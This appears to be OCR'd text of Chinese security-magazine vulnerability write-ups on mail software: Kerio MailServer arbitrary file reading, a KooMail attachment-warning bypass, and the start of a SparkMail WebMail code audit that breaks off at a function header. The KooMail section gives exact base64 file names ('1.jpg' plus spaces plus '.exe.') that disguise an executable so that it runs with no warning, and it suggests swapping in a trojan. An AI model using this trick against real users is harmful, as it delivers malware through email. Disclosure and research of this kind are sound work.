修改完成后,让OllyICE运行起来,由Kerio MailServer管理端加密此设定日志文件名称命令,并发送给远程的Kerio MailServer。之后,重启Kerio MailServer管理端(不一定需要重启,可以重新查看config日志),再次单击查看config日志,如图9所示,成功地访问到了Kerio MailServer服务软件所在服务器上的其他文本文件信息!




图9

至此,一个非常经典的信息泄露漏洞被我们发现了。而这一个漏洞却使得处于第三方地位的Kerio MailServer服务软件成为了服务器上的一个最危险的短板,恶意攻击者借助Kerio MailServer的管理端可以访问到服务器上任意的文件信息,试想如果他通过这个办法获得了服务器上Web程序代码,接着分析这些Web代码,找出服务器上Web应用程序的漏洞,上传WebShell,从而最终全面控制服务器本身,真的是千里之堤毁于蚁穴。

前置知识:无
关键词:漏洞、邮件附件、KooMail

KooMail安全警告机制绕过漏洞

文/图 爱无言

我曾与大家分享了KooMail的一个XSS漏洞,其实这个漏洞主要是突破了怎样在KooMail默认采用文本形式显示邮件的情况下,让带有XSS攻击语句的邮件触发KooMail的网页显示形式,

从而造成XSS攻击。当然,也许问题不仅仅是诱导用户访问网页木马网页这么简单,或许还可以跨域,这就交给读者朋友们去研究怎样利用了。这一次,我给大家带来的漏洞是一个比较有意思的漏洞,微软的OutLook也曾经出现过同样性质的安全漏洞。

我们知道,作为邮件客户端软件,在接收到一封带有附件的邮件后,应该正确地分析出该邮件所带附件的性质,如附件是一个文本文件还是一个图片文件。当邮件的附件是一个可执行文件时,软件应该对其做一个安全限制,当用户试图直接从软件中打开该附件时,需要及时提醒用户是否真的需要打开这个可执行文件格式的附件,因为很多病毒木马程序就隐藏在邮件的附件文件中。

请大家注意,这里说的是"应该做一个安全限制",而不是"必须做一个安全限制",这取决于软件开发者对用户使用安全负责的态度上。优秀的软件产品必然会增加安全限制的法码,为此,KooMail软件的开发者也在其软件上实现了这种对附件文件进行安全检查的限制机制,如图1所示。




图1

注意图1中我所发送的测试邮件中携带了一个可执行文件格式的附件。KooMail正确地发现了这个附件的格式,所以会采用一个类似小窗口的图标来表示这个附件的文件格式为可执行文件,就如同Windows系统中cmd.exe文件自带的文件图标。

与此同时,当双击附件准备直接打开附件时,KooMail给出了一个"该类型文件可能携带病毒,确认打开吗?"的友情提示对话框。这正是前面提到的邮件客户端软件的安全限制机制,目的就是为了防止病毒木马程序随邮件进行传播和攻击用户系统。

虽说KooMail软件具有了对邮件附件文件格式进行安全检查的功能,但并不能说KooMail软件的这种安全机制就一定非常严谨,在很多情况下,是可以绕过这种安全机制,从而达到目的的。

以一般的编程思路来考虑,KooMail检测一个文件的文件格式类型时,肯定是首先获取附件的完整文件名,然后查找最后一个小数点,将最后一个小数点后的字符串作为文件类型的后缀名,从而识别出该附件所属文件的具体类型。这种传统的编程思路往往在很大程度上造成安全隐患的发生。

试想,我们现在构建一个附件名称为"1.exe"的文件,此时,上面的编程算法将正确获得该附件的文件类型为"exe",也就判断该文件属于一个可执行文件,从而当用户试图打开该附件文件时,给予用户安全警告提示。

现在重新构建一个附件名为"1.exe."的文件,这个时候,上面的编程算法就出现问题了,最后一个小数点后没有任何字符,此时该附件的文件类型就会被识别为一个未知格式文件,这就会造成邮件客户端软件无法依据文件类型来做安全限制。那么,我们的猜测是否正确呢?我们实际来测试一下KooMail吧。

利用base64算法,将"1.exe."这个附件名编码为MS5leGUu,这是因为默认的电子邮件编码格式都为base64格式。然后,制造一封带有MS5leGUu这个附件名称的恶意邮件,通过KooMail接收后,发现KooMail不再正确识别该邮件所带附件为一个可执行文件,因为KooMail不再以小窗口图标来表示这个附件的文件格式,这里没有截图,因为将会涉及到一个问题。

虽说此刻KooMail已经无法正确识别文件格式,但要是你在KooMail中看到一个附件的名称为"1.exe.",你也会怀疑这个文件究竟是不是一个可执行文件,exe这3个字母也太招摇过市了。为此,我们接下来需要伪装一下。

从KooMail的使用界面来看,KooMail对附件的文件名称显示是有问题的,过长的附件名将会被隔行显示,这太好了,如果我们此刻构建一个附件的文件名为"1.jpg(这里全是空格).exe."。

如果中间的空格足够多，KooMail就不会显示出完整的文件名称，那么附件看起来将会像一个jpg图片的名称。再次转换这个新的文件名称为base64编码，即MS5qcGcgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICBleGUu，然后修改邮件，再次利用KooMail接收该恶意邮件，如图2所示。




图2

从图2中我们看到，此刻附件名显示的是"111.jpg"，而不再是带有exe的文件名称，成功地实现了对附件文件名称的伪装。这真是一个好消息，KooMail似乎非常乐意让我们绕过它的安全限制机制。

我们现在已经成功地让KooMail自带的附件文件类型判断机制失效，但我们能够成功执行原本的exe附件吗？我们的目的就是想要接收到恶意邮件的用户，在双击邮件中伪装的附件时，不会被KooMail的安全机制发现，从而让用户顺利执行恶意邮件中的附件文件，在用户系统上安装木马或者病毒程序。

现在让我们试图双击打开这个看起来像是图片的附件文件，你会发现KooMail不会再给出图1中显示的警告对话框，而是直接运行了附件文件！如图3所示（我所演示的附件是Windows按钮突破专家，你可以换成木马文件试试，效果一样的）。





图3

你一定会惊讶，不是说KooMail已经不能正确识别我们伪造的附件文件格式了吗？怎么又会执行我们的附件文件呢？原因就在Windows机制上，我们上面制造的"1.e x e."这种文件名其实会被Windows转换为"1.exe"，小数点或者文件名最后的空格字符都会被过滤。KooMail在将邮件附件转化为临时文件时，就会将其转化为原本的exe结尾可执行文件，于是我们的不识别文件格式被Windows系统正确解析为了可执行文件，我们的附件就成功实现绕过KooMail的安全机制，获得了直接运行的权利。

现在，我们已经成功地实现了绕过KooMail安全机制的目的，可以说从这一刻开始，KooMail这个邮件客户端软件就变得不再安全起来。所以，请使用KooMail的读者朋友们，最好及时更换自己的邮件客户端软件，以防遭受这种欺骗式的恶意攻击。同时，期待KooMail的开发者能够及时修复此漏洞。

前置知识：无
关键词：漏洞、火花邮、XSS

SparkMail Mail Server 用户权限越界漏洞



文/图 爱无言

SparkMail Mail Server中文名为火花邮，一个简单易用安全的邮件服务器软件，支持SMTP、POP3、WebMail等邮件核心服务。在其官方网站http://www.sparkmail.cn上，我们甚至

可以发现这款软件有一个400的免费电话支持。看起来,这款邮件服务软件做得还蛮市场化的。

最近由于朋友需要,请我来测试一下他们公司的邮件服务器是否存在安全隐患,而他们正好打算使用的就是SparkMail Mail Server的最新版本,即SparkMail Mail Server 1.5。于是,我从官方网站下载了该版本的SparkMail Mail Server,本地架设起来。这款软件的安装十分简单,过程完全是傻瓜化的,安装完毕后,在系统桌面的右下角就出现了一个带有绿色箭头标志的图标,证明此刻SparkMail Mail Server已经成功运行在系统上。注意这里在使用SparkMail Mail Server时,最好在自己的系统上不要安装其他Web服务软件,主要是防止对8080端口的占用,因为SparkMail Mail Server会使用8080端口作为WebMail的服务端口。

从SparkMail Mail Server的使用说明上看,该软件支持传统的邮件发送接收模式以及WebMail模式。本来打算测试一下传统模式下该软件是不是存在安全漏洞,忽然一想,朋友要求我首先测试它的WebMail,说是这个功能是他们经常需要使用的。为此,我决定从SparkMail Mail Server的WebMail入手来开始测试分析。

对于WebMail来说,就类似于一个Web应用程序,有Web代码文件,我觉得发现漏洞最好的方法就是代码审计。从实际效果来讲,代码审计发现漏洞的可能性和准确性要远远大于黑盒测试。黑盒测试有很大的盲目性以及消耗时间。当然,这需要审计者具有较好的技术水平,并且WebMail的代码有一定的可读性。

安装完SparkMail Mail Server后,可以发现该软件在安装目录下会产生3个文件目录,分别为mailadmin(邮件管理软件所在目录)、maildata(用户数据以及软件配置数据所在目录)、mailserver(SparkMail Mail Server服务软件核心目录)。这里最为关键的目录就是mailserver目录。

打开mailserver目录,发现除去SparkMail Mail Server服务软件需要的可执行文件以及动态库文件,其中有一个目录的名字非常引人注意:wwwroot。这对于建立过网站的朋友来说,太熟悉了,难道说SparkMail Mail Server将自己的WebMail功能全部安装进入了这个文件目录?看来没有问题,SparkMail Mail Server的WebMail核心文件应该都在这两个文件目录中了。

我们先看看WebMail这个文件目录。在WebMail文件目录下,总共有6个子文件目录。其中,www这个文件目录是SparkMail Mail Server WebMail的根目录,其中有一个文件名为"main.xphp",这是WebMail运行过程中用户所有行为的调度文件。很纳闷的是,这个文件的后缀名非常有意思:xphp怎么看怎么都像是php。由于SparkMail Mail Server整合了php以及Apache环境,所以,SparkMail Mail Server的开发者将自定义被解析文件类型,这里的xphp其实就是php文件,你可以看看它的代码格式,完全就是php。

当我们访问SparkMail Mail Server的WebMail后,无论我们进行邮件发送还是邮件查看,所有的参数都首先发送给main.xphp,然后main.xphp会根据相应的行为来调用prog目录下的xphp文件,如图1所示。




图1

既然选择了以代码审计的方式来检查SparkMail Mail Server的WebMail是否存在安全漏洞,那么我们就开始吧!

首先,我阅读的文件是Storefolder.xphp,这是一个用户用来管理WebMail中邮件目录即邮箱的文件。一般情况下,用户的WebMail中已经存在的邮箱为收件箱、发件箱、已发送的邮件、已删除的邮件等,如图2所示。




图2

从代码中,我发现一个非常有意思的函数StoreFolder_Rename(),从这个函数的名字猜测SparkMail Mail Server是支持用户重命名邮箱的。但很遗憾的是这个函数存在安全隐患,其实现代码如下:

```
function StoreFolder_Rename()
